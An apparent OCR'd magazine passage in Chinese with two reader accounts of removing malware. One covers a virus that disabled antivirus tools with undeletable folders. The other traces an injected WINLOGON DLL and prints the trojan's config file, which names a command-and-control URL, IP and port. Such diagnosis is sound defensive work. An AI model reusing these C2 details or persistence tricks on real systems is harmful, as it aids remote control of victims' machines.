<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\ztfree0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\wgdoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\wldoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\dadoor0.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\cqdoor1.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\mydoor1.dll
<未知>	浏览器运行程序钩子	已禁用	<未知>	C:\WINDOWS\system32\wodoor0.dll
WPDShServiceObj	浏览器后加载	已启用	Microsoft Corpor	C:\WINDOWS\system32\WPDShServiceObj.dll

图 4

解决办法：

到杀毒软件的安装目录找到以“ws2_32.dll”命名的文件或文件夹，删除即可。注意：如果看不到“ws2_32.dll”文件夹，原因有可能是该文件夹被加了系统隐藏属性，即使找到“ws2_32.dll”文件夹也无法删除，原因是里面有一个名为 1．的文件夹，该文件夹对于 Windows 环境不能识别，因此出现系统找不到路径的提示，这时可以使用冰刃直接删除。

瑞星终于起死回生了，但是 360 还未生还，找不到 ws2_32.dll 这个文件或者文件夹。先来看看图 5，仔细看的读者




图 3




图5




图6




图7




图8

一定看出了图5的问题吧。进去MFC42.DLL文件夹看看，如图6。还是用的这一招，同样删除掉。现在360和瑞星都可以正常使用了，如图7，图8。

病毒还真是令人讨厌，竟然把我们菜鸟最爱的杀毒软件都给干掉了，不过这个方法很巧，值得大家学习。由于前面使用360已经查找到了8749病毒，于是下了个专杀工具简单的把病毒清除干净就OK了。

网络僵尸幻影遭遇战

£ 我是孟星魂

最近我的电脑总是弹出一些广告网页，开始时还以为是流氓软件，使用一些检测软件看了下，不是劫持了IE进程，在比较常见的RUN启动项目下也没有发现可疑的启动项，而且杀毒软件也没有报警，我估计是新出的木马。后来想到可能使用的是AV终结者用的映像劫持技术，也就是通过在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options下添加注册表项目来进行文件映像劫持，这种方法没有限制，也就是说你在运行一些程序的时候实际上是运行指定的其它程序。可看了半天，还是没有异常，这样的话极有可能是注入进程的DLL木马，使用冰刃ICESWORD看到附加到WINLOGON进程的dmscript4653.dll有问题，会导致WINLOGON出错，如图1。




图1

dmscript4653.dll在SYSTEM32目录下，是隐藏、系统以及只读属性，使用系统的搜索功能查找相同时间创建的文件，发现还有hy.ini，使用记事本打开后内容如下：

```
[hy]
m_sHttpAddr=http://www.dream2fly.net/ip.txt
m_sFixAddr=210.21.135.122
m_sFixPort=7862
m_nReadTimer=1
m_nBeginTime=23
m_nEndTime=24
```

我使用最新的纯真IP数据库查询210.21.135.122这个IP地址，发

现是广东CZ88.NET用户，而其中的网址HTTP://www.dream2fly.net则是白帽子软件工作室，这个工作室提供了一种叫作幻影的远控软件进行下载，看来极有可能我中的就是这个东西，如图2。

